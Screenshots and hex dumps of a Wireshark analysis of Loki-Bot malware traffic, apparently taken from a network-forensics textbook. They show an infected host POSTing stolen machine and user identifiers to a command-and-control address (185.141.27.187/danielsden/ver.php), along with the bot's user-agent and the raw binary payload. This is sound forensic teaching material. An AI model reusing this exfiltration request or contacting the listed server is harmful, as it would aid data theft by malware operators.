01c0  00 01 e1 48 01 6c d9 09  18 36 13 68 83 74 38 05   ···H·l·· ·6·h·t8·
01d0  70 38 73 38 3a 22 2f 70  61 44 63 6f e0 75 e0 6e   p8s8:"/p aDco·u·n
01e0  d9 31 2c 2e c1 67 b9 1d  6c 0d 68 65 d1 1c 1c 32   ·1,.·g·· l·he···2
01f0  6d 79 1c 26 6e 19 e9 99  2d 40 3d 6d 9a 75 69 48   my·&n··· -@=m·uiH
0200  16 22 44 08 74 cc 3d 73  0d 26 a6 78 44 d0 3c 00   ·"D·t·=s ·&·xD·<·
0210  3f 78 6d 6c 20 76 65 72  00 73 69 6f 6e 3d 22 31   ?xml ver ·sion="1
0220  2e          f7           64       e6 67 1e 06 55 54   .t0···c· d··g··UT
0230  46          01 3f 3e 0d  0a 3c 4e 70 c7 ef f7 50   F-8"·?>· ·<Np···P
```

Fonte: Hands-On Network Forensics: Investigate network attacks and find evidence using common network forensic tools. Nipun Jaswal. Packt Publishing Ltd. 2019. p.172



Wireshark · Follow TCP Stream (tcp.stream eq 0) · loki-bot_network_traffic.pcap

```
POST /danielsden/ver.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: 185.141.27.187
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Content-Key: 69A80BA8
Content-Length: 2513
Connection: close

..'...
...XXXXX11111......R.E.M.......R.E.M.W.O.R.K.S.T.A.T.I.O.N.......R.E.M.W.o.r.k.s.t.a.t.i.o.n.p
..................k...........a!....0...B.7.E.1.C.2.C.C.9.8.0.6.6.B.2.5.0.D.D.B.2.1.2.3.....g5cy2.         ....H.l. .
6.h.t8.p8s8:"/paDco.u.n.1,..g..l
he...2my.&n...-@=m.uiH."D.t.=s
&.xD.<.?xml ver.sion="1.t0...c.d..g..UTF-8".?>
<Np...P.defa.ultC.ch.B%.O.NFIGD7R.\]...USE.NAM..@.HO.T...o.utp..h.wn....d..Rat..!.5$.cle.rW.0.qPC.m.n..t...0
.<Pr.ofiFs./I....$..Ll      ...st..dmlB..y.9.F..Z..a3XqS8et.qs4.9...am.}Us..P..v.....Q1.
 .3.L}.....c.vvp{r..>0/7.1f{wj860.8.h.g..r7..Ex.F?T.IWP.C6..b0..d..B....o.%..|hPp:q/
uiH...z..-.a.j.ctP..g...h.......X.d...No{R......w.M..E..F...ply.fvrLb.$kIw.T...AZH2..=o{..D.bu...P.l.t9.L.7wn.s..
9..fzsr..$Q...abl."V.AMl.|>tr..|.H..../U.R.$...O.u2$.;5..AEy.j5.=ER.X,>pM5y.F....D2L1 *b....
10>:..C;)2:...Mr.x..Ief&cn_.V..w...>L.\d.7.,PV...m.....(p#$.0Lk.b.wTv.f...iiz..(.2)..419.30.H.A.D*+Htv6)14G\...K<.p-
.i....m.~d...=%..x..t...?4.h..8h.3.u.t>3.p../w>.d7.L.Y.T^qNu.D/...>..y7FHE.S<.O8.t...._.:d.`.]t.#.1.H..
5..V.I.r.......e.5.66..a."...nfoh.R>..1tC.L.A.T;.6rx....>...c....>..)s9t;Nu,b..ofiTl\.,...As...B"..y8...Au.
{.<....|.wpEb...c.f..H.c.on.
op....Adhtml.....m.).......jjav..
s..8lu.m4...k.d5...o.s..g. tc..s..^>..o.y.q\...ss8...q.        vg.\...K(x..b.....A.rcO..n.....h..B=.d>.+...?Th..Vo]pyQ.
([.l/.....:...C....~KS\....jh5W....ur...'.w.l.a{..S0?..pO=.Upd..... .3..2.I...-a..7....+.+..5^iJ<.|.2013-.L.7z
.:......'N.vV.....=..FBBIa:.vHD...i...*^..d._..n....)..3cX..Gc.R.-1.A..3:?..o......um...GZ.R.vE..3.7)..GO.s..W...gs.
[.T..L.)c(.5w.R.*.t.}.LPP..u.Jy._0.6xSw.p.i:;..3.di....xy)\nv..B|8...:..Qu...`'c.;.f.l..^XH@w.col..n...dth..80.6....
J5.\.".f....Q.2J...        ...d./Lb.75.N...PdW........U8.^%9_%.294....O.1..}... .r.O.}..97.-13........2....G.
$.L.d.".}.<t.A.\...F...0gDo..L...B.Z..6.....9X..'D.....W).q.|../ys...d>..8GI.h.e^.qu..m..(z.c.3!B..C........>N.f...|
il.?;..5..].2..ldx..~.M.,.g         {Ov/...i.,.."...&ppMn;.0......lK.....j.d~..^.+..2..M...BF...dt....P,1.2.3.`..HS.
4.5Y.......wbdr...uF.V.4.S>..... Ck.:..t.M.<%;#.....7o.j=VR_'.Ldo&ubr....a.Nu....<.M}...".o...y/[..:ch=..?
9.4.j8.4.;8..dXI.X....Y.o.Z>jT..ijS...E.EI.R.l.....mv.4A.2.o..p.WIJ...k[.4".2k......fO.{tSI9..K...t_.
{.^.dXyb...i....a..[...C..0ds..J...n%....8o.lz.lI.B~...._VM.. vK.V.;...vKPA.x.uOp.....t~.R..N8:)..         >...f.   C:
\T
.r..REMGAp.c...moZi.U.[.ZYK..s.).T....m..:.R...B....HoI.E...,P..>2-..
..D_.`..>-C:
6%ZT..$.Q.....P?t.!.
#B...z.6.Ofde.tLF....~     |M'C>PODE_..FAULT.j../..Bx9.uw..$.(LYCu.$..k...H%Esj!..k.Cz../.By2|Z.B.h9.O.$/.V.&.....m.0.
```




loki-bot_network_traffic.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.   Time       Source                 Destination     Protocol  Length  User-Agent                    Host        Location  Info
   67 48.015339  fe80::7152:5099:6c9…  ff02::1:2       DHCPv6       156                                                      Solicit
   13 10.092171  172.16.0.130           185.141.27.187  HTTP        2567  Mozilla/4.08 (Charon; Inferno) 185.141.…          POST /da
   27 11.267936  172.16.0.130           185.141.27.187  HTTP         257  Mozilla/4.08 (Charon; Inferno) 185.141.…          POST /da
   43 12.318222  172.16.0.130           185.141.27.187  HTTP         230  Mozilla/4.08 (Charon; Inferno) 185.141.…          POST /da
   60 47.367900  172.16.0.130           185.141.27.187  HTTP         503  Mozilla/4.08 (Charon; Inferno) 185.141.…          POST /da
```

```
    Connection: close\r\n
    \r\n
    [Full request URI: http://185.141.27.187/danielsden/ver.php]
    [HTTP request 1/1]
  Content-encoded entity body (binary): 2513 bytes [Error: Decompression failed]
    Data (2513 bytes)
      Data: 1200270000000a0000005858585858313131313101000600
      Text: \022
        [Expert Info (Warning/Undecoded):
          [Trailing stray characters]
          [Severity level: Warning]
          [Group: Undecoded]
      [Length: 2513]
```


```
00f0  73 65 0d 0a 0d 0a 12 00  27 00 00 00 0a
0100  58 58 58 58 58 31 31 31  31 31 01 00 06
0110  52 00 45 00 4d 00 01 00  1c 00 00 00 52
0120  4d 00 57 00 4f 00 52 00  4b 00 53 00 54
0130  54 00 49 00 4f 00 4e 00  01 00 1c 00 00
0140  45 00 4d 00 57 00 6f 00  72 00 6b 00 73
0150  61 00 74 00 69 00 6f 00  6e 00 70 0d 00
0160  00 00 01 00 01 00 00 00  06 00 03 00 01
0170  00 00 01 00 00 00 00 00  00 00 61 21 00
0180  30 00 00 00 42 00 37 00  45 00 31 00 43
0190  43 00 43 00 39 00 38 00  30 00 36 00 36
01a0  32 00 35 00 30 00 44 00  44 00 42 00 32
01b0  32 00 33 00 05 00 00 00  67 35 63 79 32
01c0  00 01 e1 48 01 6c d9 09  18 36 13 68 83
01d0  70 38 73 38 3a 22 2f 70  61 44 63 6f e0
01e0  d9 31 2c 2e c1 67 b9 1d  6c 0d 68 65 d1
01f0  6d 79 1c 26 6e 19 e9 99  2d 40 3d 6d 9a
0200  16 22 44 08 74 cc 3d 73  0d 26 a6 78 44 d0 3c 00   ·"D·t·=s ·&·xD·<·
0210  3f 78 6d 6c 20 76 65 72  00 73 69 6f 6e 3d 22 31   ?xml ver ·sion="1
```

Expand Subtrees Shift+Right
Collapse Subtrees Shift+Left
Expand All Ctrl+Right
Collapse All Ctrl+Left
Apply as Column Ctrl+Shift+I
Apply as Filter
Prepare a Filter
Conversation Filter
Colorize with Filter
Follow
Copy
Show Packet Bytes… Ctrl+Shift+O
Export Packet Bytes… Ctrl+Shift+X
Wiki Protocol Page
Filter Field Reference
Protocol Preferences
Decode As…
Go to Linked Packet
Show Linked Packet in New Window
All Visible Items Ctrl+Alt+Shift+A
All Visible Selected Tree Items
Description Ctrl+Alt+Shift+D
Field Name Ctrl+Alt+Shift+F
Value Ctrl+Alt+Shift+V
As Filter Ctrl+Shift+C
Copy Bytes as Hex + ASCII Dump
…as Hex Dump
…as Printable Text
…as a Hex Stream
…as Raw Binary
…as Escaped String
Frame (2567 bytes)
Reassembled TCP (2759 bytes)
Data (data.data), 2513 bytes



```
1200270000000a00000058585858583131313131010006000000520045004d0001001c000000520045004d0057004f0052004b005300540041 00
540049004f004e0001001c000000520045004d0057006f0072006b00730074006100740069006f006e00700d0000a005000001000100000000600
030001006b000000010000000000000006121000001003000000004200370045003100430032004300430039003800300036003600420032003500
300044004400420032003100320033000500000067356379320609000001e148016cd909183613688374380570387338 3a222f706144636fe075
e06ed9312c2ec167b91d6c0d6865d11c1c326d791c266e19e9992d403d6d9a7569481622440874cc3d730d26a67844d03c003f786d6c20766572
0073696f6e3d22312e7430fdf7cb63e364ffe6671e065554462d3822013f3e0d0a3c4e70c7eff750c0646566610e756c7443a76368ac4225f04f
074e464947443752a55c5d13bc0f555345a34e414daf9740b3484fe254ac0b866f1b75747006fb68c3776ecdc9f9c0648618526174eec6212e35
241f636c65947257ca300f7150439d6dda6e85957411188a3020033c5072196f66694673f52f499cd6b39d24171c4c6c0920a5dcf87374ceb864
6d6c429aef79a039ed469bb95a08a9613358715338657 4e571733410391 4ff99616d8f7d5573fe9e50babf76fddfc4e8a95131960d201a338f4c
7dbefff994fa63817676707b72c5fe3e302f37d131667b776a383630d338f868f867e7907237be1f4578a4463f54a5495750de4336eda16230dc
fc64e3e2428b0ca40b6ffd25c0987c6850703a712f7569482ef6897a119a2df261036aec6374502ecf67a319fb68a48b03a51fa1eb58146499ea
1e4e6f7b529c9bd4e7ef1277b34d14ee45e9f24618c3ee706c79b36676724c62d8246b49779e54f40cd6415a4832e6bb3d6f7ba10e44f06275df
0cbb50e96cd07439ee4c9637776e9573101a39ba0e667a737215a024518f00a661626cf32256ec414d6cbc7c3e7472ffdf7cfb480e941cb52f55
8f52d2248195034f897532241f3b35dae0414579906a35af3d4552d6582c3e704d3579b24699aad4fd44324c31202a62aba6ec0531303e3ad5fb
433b29323af690014d72ef7898ed49656626636e5f9e56ffae771fa6843e4ce85c649037ba2c5056b4ce866dde92aed9ec28702324a9304c6bef
6295775476b1669a0ca069697acf9028e63229841c343139ce3330d448ea4185442a2b48747636293134475c94e59e4b3c93702d0a8c69cea42e
126dc27e6497cce83d25059b7883e7749c84873f348e68b21a38681d33e47594743e33cb708e8c2f773ed46437fb4cad591d545e714e7513442f
e29fa83ea1947937464845bb533cf94f38f57401b1010e5fe53a64d560af5d74d4239031ff48dfd335ea9456a249e872a3ccfdd4c31ca8650835
d636368eee61f722cefd016e666f688d523efd123174439d4ce84192543b1a367278828aad173ecb05846313dfd71d3ebe7f297339743b4e752c
62fc8e6f6669546c5ce92c1bbb1b4173daf7c6422281a779389eee144175d47ba43c93e9b32e7c9f777045621eed19630466bb1c48b363086f6e
d60a6f702eb31f1f416468746d6ca00ce3fde76d04291ffaad13aeb0076a6a6176e59b0a730718386c75166d34dd06986b086435ff998c6f0873
a4a067b1097463bd827383f55e3eb2076f0779f6715c838bfb737338ab18cb711f097667b65c10e9bc4b28789afe62dd80ea1efb410472634feb
e26ed114a28af36804be423dcf643ee42ba9d1d43f5468ec0e566f5d7079519a285b166c2f8beaa616a33af7afe9431acad11c7e4b535cc4ef0f
c96a683557b4bc079575721be29f27d677c76cf7617b149353303fe9dd704f3de0557064b2bd82e18920e533fa1c32ec49d1eaed2d61841e378e
1ea7a92bc42b000f355e694a3cd27c03323031332d9f4c06377a20f63af7f60ff58eaa274e847656a8acdaa01f3dc80646424249613aae764844
b8a79469a2e8ed2a5ec7d764895f9d1e6ea717e7c929f1ab33635894834763ad52e72d311b41f484333a3f96cd6feec6809eab0b756d97dfe647
5aed520f76459d07332e372917df474fad73aa1257ff89f667731d5bc654e7ea4c95296328d6357797521e2ad274e27df94c5050f7f775d74a79
885f30a736785377ec70d3693a3b92a333166469c4e8b1047879295c6e76e5ff427c389ebecf3abe875175fd04bb6027630e3bcf66ab6c1abe5e
5848407707636f6c8fc96ed0b11264746891b13830f136a00607860a4a35cb5cb422fe6694cfd1ab51ca324abbf6d7098be0a564e42f4c629137
35b24e1aa215506457ec8b96841684decd5538ad5e25395f2507323934cda3c7b54fea31d2a27de9069420f272ae4fed7d80873937912d3133a8
882e860183a4f232a80412ea47d7240c4c0664fb22d17d933c748741fa5c8bbdad46b205153067446fd0fb4ccbda1242b05abab236b101debc99
3958fbbf2744e6c5fdeec25729ff71ae7c98ef2f7973ae0c8a643eda97384749a46886655ea3717588fe6d9487287a7f63ed332142b3f843dbf4
dacc8dba1b3e4e2e669daf067c696cff3f3b9d9035b4c45da132d3c96c6478bbbf7e814def2c1a67097b4f762febdf1769842cdd832293fd2e26
70704d6e3be23097acef15abc96c4ba89ffef2876ae6647e9b905eb52be0b23293d84d0395ba4246a690bb6474dd83ecdf502c31e432e8339460
dda14853b334c23559c0deaba1acc7c277626472e39da97546d256ee3484533e8bafe59d0b20436b9f3ae81774e44dd93c253b23b5d2cee0a437
6ff96a3d56525f27104c646f26756272b5eca08a61ef4e75a5a1ad1b3cf34d7d16f12e229e6fd48192792f5bd3813a63683d11f43f39d234df6a
38d234813b3897a3645849ee58f1f4f8ff59876f085a3e6a549f1f696a531dace445b145498452c26cd9f2d69f846d76ad3441a3321e6f08cb70
1f57494ab9b51e6b5b043422a8326beee2f90feeaa664fa17b7453493990834bc9d293745f8b7ba65ef264587962f688f669b597cfea61ac7f5b
ddf28a43f4b9306473aba84af4dda36e2501bcb4be386fae6c7aad6c4991427e9008bd035f564dc49320764bf656df3bf5d2da764b5041f478e6
754f70ceeaa482fd747ebc5293a64e383a299ee6093eca89b1668309433a5c540d1c72fb0f52454d4741701b630596186d6f5a69e255145b855a
594b979e73e329bd54b08da52e6d9d0e3a9752b5f3ed4216d11a10486f491e45071b1b2c50dd893e322d15130a1d94445f1460f71a3e2d433a0d
```

```
DC2NUL'NULNULNUL
NULNULNULXXXXX11111SOHNULACKNULNULNULRNULENULMNULSOHNULFSNULNULNULRNULENULMNULWNULONULRNULKNULSNULTNULANULTNUL
INULONULNNULSOHNULFSNULNULNULRNULENULMNULWNULoNULrNULkNULsNULtNULaNULtNULiNULoNULnNULp
NULNUL ENQNULNULSOHNULSOHNULNULNULACKNULETXNULSOHNULkNULNULNULSOHNULNULNULNULNULNULNULa!NULNULSOHNUL0NULNUL
NULBNUL7NULENUL1NULCNUL2NULCNULCNUL9NUL8NUL0NUL6NUL6NULBNUL2NUL5NUL0NULDNULDNULBNUL2NUL1NUL2NUL3NULENQNULNUL
NULg5cy2ACK   NULNULSOHáHSOH1Ù   CAN6DC3hft8ENQp8s8:"/paDcoàuànÙ1,.Ág¹GS1
heÑFSFS2myFS&nEMé™-@=mšuiHSYN"DBStÌ=s
&¦xDÐ<NUL?xml verNULsion="1.t0ý÷ËcãdÿægRSACKUTF-8"SOH?>
<NpÇi÷PÀdefaSOultC§ch¬B%ðOBELNFIGD7R¥\]DC3¼SIUSE£NAM¯—@³HOâT¬VT†oESCutpACKûhÃwnÍÉùÀdtCANRatîÆ!.5$USclе"rWÊ0SIqPCmÚn
…•tDC1CANŠ0 ETX<PrEMofiFsõ/IœÖ³$ETBFSLl  ¥Üøstî¸dmlBšïy 9íF›¹ZBS©a3XqS8etåqs4DLE9DC4ÿ™am}UsþžP°¿výßÄè©Q1-

 SUB3L}¾ÿù"úcvvp{rÅþ>0/7Ñ1f{wj860Ó8øhøgçr7¾USEx¤F?T¥IWPÞC6í¡b0ÜüdãâB‹FF¤VToý%À†hPp:q/uiH.ö%zDC1š-òaETXjìctP.Ïg£EMûh¤
 ‹ETX¥US¡ëXDC4d™êRSNo{Rœ›ÔçiDC2w³MDC4îEéòFCANÃîply³fvrLbØ$kIwžTôFFÖAZH2æ»=o{¡SODðbuβFF»PélÐt9îL-7wn•sDLESUB9°SOfzs
 rNAK $QNUL¦abló"VìAMl¼|>trÿß|ûHSO"FSµ/URÒ$•ETXO%u2$US;5ÚàAEyj5¯=ERÖX,>pM5y²F™ªÔýD2L1
